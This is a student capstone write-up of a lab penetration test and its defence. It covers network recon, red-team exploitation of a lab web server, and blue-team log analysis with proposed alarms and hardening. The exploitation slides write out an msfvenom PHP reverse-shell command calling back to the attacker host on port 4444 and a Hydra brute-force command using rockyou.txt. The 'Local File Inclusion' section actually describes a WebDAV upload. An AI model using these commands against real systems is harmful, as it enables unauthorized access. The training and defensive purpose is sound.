Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System


Presented by: Ognen Nastoski

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range:192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: ML-REFVM-684427

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684427	192.168.1.1	Hyper-V Manager (Serves as a host for three Virtual Machines)
Kali	192.168.1.90	Is used for attacking the Linux web server (penetration testing).
ELK	192.168.1.100	It holds a Kibana dashboard, and is used for analysing the log files coming from the Capstone.
Capstone	192.168.1.105	Is a vulnerable target machine on which are installed Filebeat and Metricbeat, that are forwarded to the ELK.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Reverse Shell Vulnerability	Allows an attacker to execute a shell command (to obtain a reverse shell with user privilege).	The attacker will gain a remote access to the target machine.
Local File Inclusion (LFI)	A web app vulnerability in which an attacker tricks the app to run unintended back-end code or script that are local to the app filesystem.	An attacker can upload a malicious payload into the target machine.
Brute Force Vulnerability	An attack in which the attacker is attempting to discover a password by trying many possible combination of letters, numbers, and symbols.	The attacker can find the correct password and gain access to the target account.
WebDAV Vulnerability	Exploitation of misconfigured version of WebDAV to get shell access.	An attacker can get a shell access into the target machine.

Exploitation: Local File Inclusion (LFI)

01


Tools & Processes


First, I created a malicious payload by using msfvenom, (**msfvenom -p php/meterpreter/reverse_tcp -o shell.php lhost=192.168.1.90 lport=4444**) and than, I uploaded the payload to the target machine via WebDAV. Second, I executed the payload from inside the Metasploit.


02

Achievements

The exploit gave me access to the target machine by creating a remote listener and provided me an interactive shell Meterpreter.







03

Exploitation: Brute Force Vulnerability

01

Tools & Processes

To exploit this vulnerability I used the Hydra tool, and the “Rockyou” password list.


(hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f - vV 192.168.1.105 http-get /company_folders/secret_folder/)


02

Achievements

The exploit provided me the Ashton’s password which was required to access the “secret_folder”.

03





Exploitation: WebDAV Vulnerability (part 1)

01

Tools & Processes


After I created the malicious payload (shell.php), I used the information that I found in the secret_folder on how to connect to the company's WebDAV server. From inside the WebDAV I uploaded the shell.php by right clicking on the file that was in my root folder, and then send to webdav.


02


Achievements

The exploit established a reverse shell session with my Kali machine and gave me an interactive shell Meterpreter. From the Meterpreter I was able to access all the files and find the flag.txt.


03









Exploitation: WebDAV Vulnerability (part 2)



Blue Team
Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan






Answers:

- The initial port scan occurred on **February 3, 2022 at 00:00**.
- There were **264,877** packets sent from IPv4 **192.168.1.90**
- The spike in the **Connections over time**, and the spike in the **Errors vs successful transactions** indicate the port scan.




Analysis: Finding the Request for the Hidden Directory



Answers:

- The request occurred on **February 3, 2022 at 00:00**.
- There were **32,183 requests** made for the secret_folder.
- The file **connect_to_corp_server** was requested **2 times**.
- This file contained the Ryan's hashed password and information on how to connect to the company's WebDAV server.



Analysis: Uncovering the Brute Force Attack


Answers:

- Hydra made **32,171 requests** to discover the password.
- Only **2 requests** were successful.

Analysis: Finding the WebDAV Connection

Answers:

- There were **276 requests** made to webdav directory.
- The files **passwd.dav** and **shell.php** were requested.



Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- When a single IP address sends a large amount of traffic in a very short period (milliseconds), an alert should be triggered.

What threshold would you set to activate this alarm?

- The threshold should be set at five requests per second from a single IP address.

System Hardening

What configurations can be set on the host to mitigate port scans?

- In order to block port scans, we need to enable filters 7000 to 7004 and 7016 on the host machine.

Describe the solution. If possible, provide required command lines.

- An active firewall that will block all unnecessary traffic and ICMP Ping requests.
- Using a Portspoof program.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- An alert that will be triggered after a certain number of failed logins.
- An alert can also be set for any request made to access this directory from outside the company's network.

What threshold would you set to activate this alarm?

- Threshold should be set at five failed logins per minute.

System Hardening

What configuration can be set on the host to block unwanted access?

- Two-factor authentication should be used for accessing this directory, and the use of more complex username and password.
- Properly configured IDS should be placed that will block attackers from accessing the network.

Describe the solution. If possible, provide required command lines.

- This directory should not be publicly available.
- The name should be changed to remove the temptation.
- Whitelisting specific IP addresses that can access it.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- Set an alert on certain number of returned code 401 (unauthorized response).

What threshold would you set to activate this alarm?

- Threshold should be set at five per minute from a single IP address, and twenty per hour from any IP address.

System Hardening

What configuration can be set on the host to block brute force attacks?

- Block IP addresses that do unauthorized activities over certain number of times.
- Disable Root SSH logins.
- Creating unique login URLs.

Describe the solution. If possible, provide the required command line(s).

- Use of CAPTCHA, two-factor authentication, strong passwords, limit of login attempts, and monitoring IP addresses, can prevent Brute Force Attacks.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- An alert should be triggered if unauthorized machine is trying to access this directory.

What threshold would you set to activate this alarm?

- Any attempt of unauthorized machine accessing this directory should activate this alert.

System Hardening

What configuration can be set on the host to control access?

- The shared folders should not be public facing.
- WebDAV uploads should be allowed only to whitelisted IP addresses.

Describe the solution. If possible, provide the required command line(s).

- The machine should be placed behind a properly configured firewall.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- An alert can be set for any .php file uploaded to the machine.
- An alert can be set for any traffic going over port 4444, because that is the port usually used for meterpreter.

What threshold would you set to activate this alarm?

- Any event in which .php file is uploaded, and traffic is going via port 4444 should trigger an alert, so it can be investigated whether it is legitimate or not.

System Hardening

What configuration can be set on the host to block file uploads?

- Uploading files to this directory except from inside the company's network should be blocked.
- All the files uploaded to this directory should be checked by antivirus.

Describe the solution. If possible, provide the required command line.

- Blocking of uploading files from the web, and validating all uploaded files from inside the company's network will solve the issue.

Ognen Nastoski

February 10, 2022